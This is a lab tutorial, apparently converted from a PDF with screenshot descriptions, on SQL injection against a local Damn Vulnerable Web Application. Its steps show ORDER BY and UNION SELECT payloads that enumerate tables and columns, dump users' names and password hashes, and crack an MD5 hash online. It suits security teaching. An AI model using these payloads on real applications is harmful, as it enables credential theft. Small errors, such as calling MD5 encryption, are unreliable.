


SQL injection testing on Damn Vulnerable Web Application(DVWA)


Step 1 - We will open DVWA In our local wamp server for testing.

Use command #127.0.0.1/dvwa-master in url for opening dvwa.

Now fill default username and password in this field.



Step 2 - Now open dvwa security and select it to impossible to low and click on submit.



DVWA Security

Security Level

Security level is currently: **impossible**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
Priority to DVWA v1.9, this level was known as 'high'.


Low

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in

Step 3 - Now open Sql injection panel and type anything.



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The browser address bar displays the URL `127.0.0.1/Dvwa-Master/vulnerabilities/sqli/`. The left sidebar contains a menu with various vulnerability categories, including 'SQL Injection' which is highlighted in green. The main content area is titled 'Vulnerability: SQL Injection' and features a 'User ID:' input field and a 'Submit' button. Below this, there is a 'More Information' section with a list of links to external resources.


Vulnerability: SQL Injection

User ID:

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_injection
- <http://bobby-tables.com/>

Step 4 - Now we will get the “get” parameter in url.



The screenshot shows the DVWA interface after a URL parameter has been added. The browser address bar now displays `127.0.0.1/Dvwa-Master/vulnerabilities/sqli/?id=egvuef&Submit=Submit#`. The interface is identical to the previous screenshot, with the 'SQL Injection' panel selected in the sidebar and the 'User ID:' input field and 'Submit' button visible in the main content area.

Vulnerability: SQL Injection

User ID:

More Information



- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_injection
- <http://bobby-tables.com/>

Step 5 - Now find the numbers of columns in database. By using **Order by commands**.

1' Sign is for balancing the query.

--+ Sign is for comment out the error on screen.

Use Command #1' order by 1--+ For checking 1 number column.



Step 6 – Now we will check 2 number column by changing **#order by 1** command to **#order by 2** Else will be the same.

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The browser's address bar displays the URL: `127.0.0.1/Dvwa-Master/vulnerabilities/sqli/?id=1%27%20order%20by%202--+&Submit=Submit#`. The left sidebar contains a menu with options: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (highlighted), SQL Injection (Blind), XSS (Reflected), and XSS (Stored). The main content area is titled "Vulnerability: SQL Injection" and features a "User ID:" input field with a "Submit" button. Below the input field, the output shows: `ID: 1' order by 2--`, `First name: admin`, and `Surname: admin`. A "More Information" section lists several links related to SQL injection.

Step 7 – Now we have checked 3 number column and we are getting error that means this column does'nt exist in database.


So we only have two columns.

The screenshot shows the DVWA interface with the browser's address bar displaying the URL: `127.0.0.1/Dvwa-Master/vulnerabilities/sqli/?id=1%27%20order%20by%203--+&Submit=Submit#`. The left sidebar is the same as in the previous screenshot. The main content area shows an error message: `Unknown column '3' in 'order clause'`.

Step 8 - Now find vulnerable columns. Which is fetching data from database directly. By using **#Union Select Method**.

Use Command **#1' union select 1,2--+** For finding vulnerable columns.


Our both column is vulnerable so we can fetch data by anyone.



Step 9 - Now we are going to find out the database name and version. By those vulnerable columns.

Use command **#union select database(),version()--+** For database name and version.

We have got the database name(dvwa) and version(5.7.9).



Step 10 – Now we will find out juicy tables for fetching data. By using command **#union select 1,table_name from information_schema.tables--+**

We have got many tables.

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. On the left, there is a sidebar with various attack type buttons: Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (highlighted in green), SQL Injection (Blind), XSS (Reflected), XSS (Stored), DVWA Security, PHP Info, About, and Logout. The main content area displays the results of a SQL injection attack. The URL in the browser is `127.0.0.1/Dvwa-Master/vulnerabilities/sqli/?id=1%27%20union%20select%201,table_name%20from%20information_schema.tables--++&Submit=`. The results show a list of tables from the `information_schema.tables` table, including `admin`, `CHARACTER_SETS`, `COLLATIONS`, `COLLATION_CHARACTER_SET_APPLICABILITY`, `COLUMNS`, `COLUMN_PRIVILEGES`, `ENGINES`, `EVENTS`, `FILES`, and `GLOBAL_STATUS`.

Step 11 - Now we are going to extract columns from `users` table.

Use Command **#union select 1,column_name from information_schema.columns where table_name="users"--+**

The screenshot shows the DVWA interface with the same sidebar as before. The URL in the browser is `127.0.0.1/Dvwa-Master/vulnerabilities/sqli/?id=1%27%20union%20select%201,column_name%20from%20information_schema.columns%20where%20table_name="users"--++&Submit=`. The results show a list of columns from the `users` table, including `admin`, `user_id`, `first_name`, `last_name`, `user`, `password`, `avatar`, `last_login`, `failed_login`, and `CURRENT_CONNECTIONS`.

Step 12 - Now we will run multiple queries in single command. For fetching user id, first name, last name and password.

Use command **#union select**

1,group_concat(User_id,0x0a,first_name,0x0a,last_name,0x0a,password,0x3a) from users--+

0x0a - For space in command

first_name – For first name of user


last_name – For last name of user

user_id - For unique id for user


0x3a – For semicolon

password - For password

We have got password in encrypted form.



Step 13 – This password has md5 encryption, we have decrypted this password with the help of md5 decrypt website.



The screenshot shows a web browser with two tabs: 'Vulnerability: SQL Injection :: Dan' and 'MD5 reverse for 5f4dcc3b5aa765d61d8327deb882cf99'. The address bar shows the URL 'md5.gromweb.com/?md5=5f4dcc3b5aa765d61d8327deb882cf99'. The browser's toolbar includes links to Apps, Gmail, YouTube, Maps, Translate, News, Google, and a shopping cart.

The website has a large 'MD5' logo and the text 'MD5 conversion and reverse lookup'. Below this are three buttons: 'MD5 Decrypt', 'DECODE Encrypted Files', and 'MD5 Hash'. An AWS banner for 'training and certification' with the text 'Get a cloud confidence boost' is displayed.

The main content area shows the text 'MD5 reverse for 5f4dcc3b5aa765d61d8327deb882cf99'. Below this, it states: 'The MD5 hash: 5f4dcc3b5aa765d61d8327deb882cf99 was successfully reversed into the string: password'. A prompt follows: 'Feel free to provide some other MD5 hashes you would like to try to reverse.'

At the bottom, there is a section titled 'Reverse a MD5 hash' with a text input field containing '5f4dcc3b5aa765d61d8327deb882cf99' and a 'Reverse' button.